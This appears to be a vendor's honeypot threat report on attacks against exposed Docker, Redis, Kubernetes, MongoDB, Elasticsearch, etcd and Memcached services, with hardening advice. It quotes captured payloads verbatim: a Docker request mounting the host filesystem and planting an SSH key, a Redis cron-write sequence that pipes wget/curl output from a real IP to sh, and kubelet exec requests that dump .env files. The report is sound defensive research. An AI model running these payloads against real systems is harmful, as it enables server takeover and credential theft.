

Thousands of Docker APIs, Redis servers, Kubernetes clusters and databases answer anyone on the internet, many of them without a password. How many are exposed is well documented. Who actually comes for them, and what they send, is not. This report puts the two side by side: published exposure counts from Shadowserver, and what our honeypot sensors recorded on the same ports in 31 days, 7 October to 6 November 2026.

Key findings
- More attackers than targets on Docker. On an average day in early November, 1.492 different addresses knocked on Docker port 2375 at our sensors. Shadowserver counted 627 Docker APIs answering without encryption on the whole internet.
- Attackers go straight for the host. 1.156 addresses sent requests to create containers through the Docker API. 711 of them (62%) asked to mount the host's entire filesystem into the container, and many tried to add their own SSH key to the host's root account.
- Redis is still rewritten into a backdoor. 828 addresses told Redis to save its data into cron or SSH folders, the classic trick for running code on a server where Redis has enough privileges.
- Kubernetes kubelets get commands, not just scans. 1.952 addresses tried to run commands inside pods through the kubelet API, 1.239 of them aimed at
.envfiles, secrets or tokens. - Database ransom is rare but real. 12 addresses tried to drop MongoDB databases and 11 tried to leave ransom notes. On Elasticsearch, 9 tried to delete indices and 8 tried to create ransom note indices.
- The same sources hit everything. 125.210 addresses attacked at least one of these seven services, 11.667 hit three or more, and 1.701 hit all seven.
| Service and port | Exposed on the internet, per day | Attackers at our sensors, per day |
|---|---|---|
| Docker API, 2375 | 627 without TLS | 1.492 |
| Redis, 6379 | 12.491 without authentication | 958 |
| Kubernetes API, 6443 and 443 | 77.201 answering | 693 on 6443 |
| MongoDB, 27017 | 3.028 without authentication | 684 |
| Elasticsearch, 9200 | 16.169 answering | 2.460 |
| etcd, 2379 | no current count | 1.796 |
| Memcached, 11211 | 5.495 answering | 288 |

Addresses that sent commands to change, run or delete something.
How we counted
- Exposed: Shadowserver scans the whole IPv4 internet every day and publishes how many addresses answer on each service. The figures above are daily averages for 1 to 7 November 2026. They count different things per service: for Redis and MongoDB, services that answer without authentication. For Docker, APIs that answer a version request over unencrypted HTTP, which shows the API is reachable without TLS but does not test every operation. For Kubernetes API servers (ports 443 and 6443), Elasticsearch and Memcached, services that answer at all.
- Attacked: every address that connected to these ports on our honeypot sensors, minus known research scanners. Daily figures are averages for 1 to 7 November, the same week as the exposure counts.
- Read data and take control: we sorted the requests by what they asked for. Reading data means listing containers, keys, databases or indices. Taking control means creating containers, rewriting configuration, running commands, writing keys or deleting data. Generic requests such as
GET /are not counted as service specific. These are attempts: our sensors record what each address asked for, not whether it would have worked on a real server. - Labels are by port. Some of these ports are also used by other software.
Comparing per day numbers is a rough guide, not a ratio: a scanner that reaches our sensors usually sweeps the whole internet and reaches every exposed service too.
Docker API on port 2375 and 2376: who scans it and what they send
Short answer: port 2375 is the Docker Engine API without encryption or authentication. Anyone who can reach an unprotected Docker daemon generally has full control over its containers, and potentially the host underneath. Port 2376 is the same API with TLS. Docker's own documentation says remote access without TLS "is not recommended".
Exposed: Shadowserver counted an average of 627 Docker APIs a day answering on 2375 without TLS in early November.
Who scans it: 64.882 attacking addresses connected to ports 2375 and 2376 in 31 days, 21.443 of them to 2375. On an average day, 1.492 addresses reached 2375 alone, more than twice the number of open Docker APIs on the internet.
What they send: 28.951 addresses listed containers or images, and 1.310 tried to take control. The container settings they request are designed to reach the host underneath:

What the addresses that created containers asked for.
A typical request looks harmless at first: an ordinary alpine, busybox, ubuntu or python image. The settings are what matter:
{"image": "ubuntu:24.04", "cmd": ["sleep", "infinity"],
 "hostconfig": {"privileged": true, "pidmode": "host", "networkmode": "host", "binds": ["/:/host"]}}
"binds": ["/:/host"] asks Docker to mount the host's whole disk inside the container. The next command tries to write the attacker's key into it:
mkdir -p /host/root/.ssh; chattr -i -a /host/root/.ssh/authorized_keys;
echo 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5... (attacker key)' >> /host/root/.ssh/authorized_keys
If that works on a real server, the attacker can log in to the host itself over SSH from then on, whether or not the Docker API stays open. 96 addresses tried to start crypto miners. Security researchers have documented the same pattern for years, most recently in a September 2026 advisory from Singapore's Cyber Security Agency about a botnet that spreads this way.
What to change: never publish 2375. Use the local socket, SSH (DOCKER_HOST=ssh://...) or TLS with client certificates on 2376, and firewall the port to the hosts that need it.
Redis on port 6379: unauthorized access and what attackers send
Short answer: Redis "is designed to be accessed by trusted clients inside trusted environments", in its own documentation's words. An internet reachable Redis that accepts unauthenticated remote connections exposes its data to anyone and lets them change it. Protected mode, on by default since Redis 3.2, blocks such connections unless it has been turned off or a password set. On older versions, or where an admin has loosened protected configuration, attackers can also redirect its save files into cron or SSH folders.
Exposed: 12.491 Redis servers a day answered without authentication in early November, out of about 147.632 Redis servers Shadowserver identified.
Who scans it: 13.715 attacking addresses in 31 days, 958 on an average day. 3.776 read data, and 1.137 tried to take control.
What they send: the classic Redis takeover takes a handful of commands. The commands below are what one of 18 addresses that sent this payload to our sensors in early November used, grouped by step. All 18 set a file name, and 17 told Redis to save:
CONFIG SET stop-writes-on-bgsave-error no
FLUSHALL
SET backup2 "\n\n\n*/3 * * * * root wget -q -O- http://34.70.205.211/.../kworker | sh\n\n"
SET backup3 "\n\n\n*/4 * * * * curl -fsSL http://34.70.205.211/.../kworker | sh\n\n"
CONFIG SET dir /var/spool/cron/crontabs
CONFIG SET dbfilename root
SAVE
CONFIG SET dir /etc/cron.d/
CONFIG SET dbfilename javae
SAVE
CONFIG SET dir /etc/
CONFIG SET dbfilename crontab
SAVE
Redis saves its database as a file with the name and folder the attacker chose. This attacker tries to write the same data three times: as the user crontab of root, as a file in /etc/cron.d/ and as the system crontab /etc/crontab. The empty lines around each entry separate it from the binary data Redis writes around stored values, so cron can read it. The cron lines come in both formats because user crontabs have no user field, while system cron files expect one (root). Whichever file cron accepts would run the line as a scheduled job, here a script that disguises itself as a kernel process. It only works if three things are true. Redis must be allowed to change dir and dbfilename at runtime: since Redis 7.0 these settings are protected and immutable by default (enable-protected-configs no), and MODULE commands are blocked by default too. Redis must run as root or be able to write to those folders, one more reason to run Redis as an unprivileged user. And a cron daemon must be installed, running and reading the folder the file lands in. In 31 days:
- 828 addresses tried to change the save directory, 657 to cron folders and 323 to SSH folders. At least 152 tried both.
- 554 sent download commands.
- 428 tried to make our sensor a replica of their own Redis server (
SLAVEOF), and 308 tried to load a module, the technique used to load malicious code as a Redis module. - 111 tried to wipe the database with
FLUSHALL.
What to change: keep protected mode on, leave enable-protected-configs and enable-module-command at their default no, bind Redis to localhost or a private network, require a password or ACLs, and deny CONFIG and MODULE to application users.
Kubernetes API on port 6443 and kubelet on port 10250
Short answer: 6443 is the Kubernetes API server, 10250 the kubelet on each node (10255 is its old read only port). The Kubernetes documentation warns that kubelet requests are anonymous by default and its default authorization mode, AlwaysAllow, "allows all requests".
Exposed: 77.201 Kubernetes API servers a day answered Shadowserver's version request on ports 443 and 6443 in early November. That shows they are reachable, not that they allow anonymous access. No current count exists for open kubelets. A 2023 study, with measurements from 2022, found 17.031 that returned their pod list to anyone.
Who scans it: 20.871 attacking addresses in 31 days, 693 a day on 6443 and 402 on 10250. 954 listed running pods and 809 asked for secrets.
What they send: 1.952 addresses tried to run commands inside pods through the kubelet. Most went straight for credentials:
POST /exec/default/redis-0/redis?command=cat&command=/.env&output=1
POST /exec/kube-system/kube-apiserver-web18/kube-apiserver?command=env&output=1&error=1
1.239 aimed at .env files, secrets or tokens, and 176 tried to dump the environment variables of system pods. A Kubernetes API server's environment can hold credentials for the whole cluster.
What to change: start the kubelet with --anonymous-auth=false and --authorization-mode=Webhook, together with a --kubeconfig that lets the kubelet ask the API server for authorization decisions, never expose 10250 or 10255 to the internet, and keep the API server behind a VPN or an allow list.
MongoDB on port 27017: scans, wipes and ransom notes
Short answer: MongoDB listens only on localhost by default, but it still does not require authentication unless you turn it on. An open MongoDB on 27017 can be listed, copied and deleted by anyone.
Exposed: 40.585 MongoDB servers a day were reachable in early November, and 3.028 of them let Shadowserver list their databases without logging in.
Who scans it: 16.104 attacking addresses in 31 days, 684 a day. 3.035 asked for the list of databases, and 806 queried collections.
What they send: the ransom routine. 12 addresses tried to drop databases and 11 tried to insert ransom notes in their place. The numbers are small, but on an unauthenticated MongoDB server a successful dropDatabase leaves the targeted database empty. Flare reported in January 2026 that 1.416 of 3.100 fully exposed MongoDB servers it checked had already been wiped and replaced with a ransom note.
What to change: enable authentication, keep bindIp on localhost or a private network, and patch: the MongoBleed memory leak (CVE-2025-14847) is on CISA's list of exploited vulnerabilities.
Elasticsearch on port 9200: open clusters and what attackers request
Short answer: 9200 is Elasticsearch's REST API. Since version 8.0, Elastic turns security on by default, but older and misconfigured clusters still answer anyone.
Exposed: 16.169 Elasticsearch servers a day answered Shadowserver in early November.
Who scans it: 30.743 attacking addresses in 31 days, 2.460 a day on 9200, the busiest of these ports per day. 10.666 listed indices or ran searches, the first step of a data leak.
What they send: GET /_cat/indices to see what is stored, then /_search to read it. 9 addresses tried to delete indices and 8 tried to create ransom note indices. The remaining addresses were listing indices or querying data, activities that can come before data theft.
What to change: run a supported version with security on, never bind to a public interface without authentication, and put a firewall in front of 9200 and 9300.
etcd on port 2379 and Memcached on port 11211
etcd holds the configuration and secrets of a Kubernetes cluster. The Kubernetes documentation says write access to it "is equivalent to gaining root on the entire cluster". 22.150 attacking addresses connected to 2379 in 31 days, 11.665 read keys with requests such as GET /v2/keys/?recursive=true and POST /v3/kv/range, and 208 tried to write or delete keys. No current public count of exposed etcd exists. etcd ships without authentication, so use TLS client certificates and keep it on a private network.
Memcached became infamous in 2018, when open servers amplified DDoS attacks 51.200 times and GitHub took 1,35 Tbps. Version 1.5.6 disabled UDP by default. 5.495 servers still answered Shadowserver a day. 9.245 addresses attacked port 11211 in 31 days, mostly with stats and version checks, and 1.549 tried to read cached data.
The same sources hit every service
These are not separate groups of attackers. 125.210 addresses attacked at least one of the seven services in 31 days. 11.667 of them attacked three or more, and 1.701 attacked all seven. 27.021 also probed AI tools such as Jupyter and Ollama, which we cover in who is probing AI infrastructure.
That is good news for defenders. An address that scans Docker, Redis and Kubernetes on the same day is not a customer. Blocking it once protects every service behind the firewall.
How to check if a service is exposed and block the scanners
- Check from outside. Scan your own public addresses for 2375 and 2376 (Docker), 2379 (etcd), 6379 (Redis), 6443 (Kubernetes API, and identify what answers on 443), 9200 (Elasticsearch), 10250 and 10255 (kubelet), 11211 (Memcached) and 27017 (MongoDB). Shadowserver sends free daily exposure reports to network owners who sign up, covering Docker, Redis, Kubernetes API servers, MongoDB, Elasticsearch and Memcached. It does not currently publish equivalent reports for etcd or kubelets.
- Close what does not need to be public. Databases, Docker and kubelets belong on private networks or behind a VPN.
- Turn on authentication everywhere, even on private networks.
- Block known attackers at the edge. Many of these addresses scan several services: 11.667 attacked three or more of the seven. A blocklist built from honeypot data stops them at the edge before they reach any misconfigured service behind it. Every paid Whatoblock plan includes the attacker categories, and our hosting and data center feed focuses on attacks against server infrastructure. Setup guides for every major firewall are on the integrations page.
A blocklist is a second layer, not a replacement for authentication. A new attacker address will always get one first try.
Frequently asked questions
What is the difference between Docker port 2375 and 2376?
2375 is the Docker API without encryption or authentication. 2376 is the same API with TLS, normally with client certificates. Never expose 2375.
Is Redis port 6379 a vulnerability?
The port itself is not a vulnerability. An internet reachable Redis that accepts unauthenticated remote connections exposes its data and lets anyone change it. On older Redis versions, or where protected configuration has been loosened, attackers can also use CONFIG SET to write cron jobs or SSH keys onto the server.
What is port 9200 used for and why is it a risk?
It is the Elasticsearch REST API. An open cluster lets anyone list and read every index, and some attackers delete the data and leave a ransom note.
What runs on port 6443 and port 10250 in Kubernetes?
6443 is the Kubernetes API server. 10250 is the kubelet API on each node, which can run commands inside pods if anonymous access is allowed.
How do MongoDB ransom attacks on port 27017 work?
Automated scripts find MongoDB servers without authentication, copy or simply drop the databases, and insert a note asking for payment in Bitcoin.
How can I check if my database is exposed to the internet?
Scan your public IP addresses from outside your network, or sign up for Shadowserver's free reports for your network.
Does blocking scanner IPs replace authentication?
No. It removes most automated attacks, but authentication and private networking are what protect the service.
About this data
- Period: 7 October to 6 November 2026, UTC. Daily comparisons use 1 to 7 November 2026.
- Attackers: addresses that connected to these ports on our honeypot sensors, minus known research scanners. Services are identified by port.
- Exposure counts: Shadowserver dashboard, daily unique IPv4 addresses averaged over 1 to 7 November 2026. Each service is counted with Shadowserver's own method, so the numbers are not directly comparable between services.
- Actions: classified from the requests. They show what each address tried to do, not whether it would have succeeded on a real server. Commands are shown as received, with attacker keys shortened.
Sources
- Shadowserver dashboard and its reports on accessible Docker, open Redis, accessible Kubernetes API servers, open MongoDB, open Elasticsearch and open Memcached
- Docker, protect the Docker daemon socket
- Redis security and redis.conf, protected configs
- Kubernetes, kubelet authentication and authorization and securing a cluster
- MongoDB security checklist
- Elastic, security on by default
- etcd security model
- Memcached 1.5.6 release notes, Cloudflare on memcached amplification and GitHub DDoS incident report
- Flare, MongoDB ransom research, January 2026
- Singapore Cyber Security Agency, advisory AD-2026-012
- Spahn et al., container orchestration honeypots, RAID 2023
- Aqua, HeadCrab Redis malware
- Unit 42, MongoBleed CVE-2025-14847
Check the live data
Open Scanner Recon with the last 24 hours selected.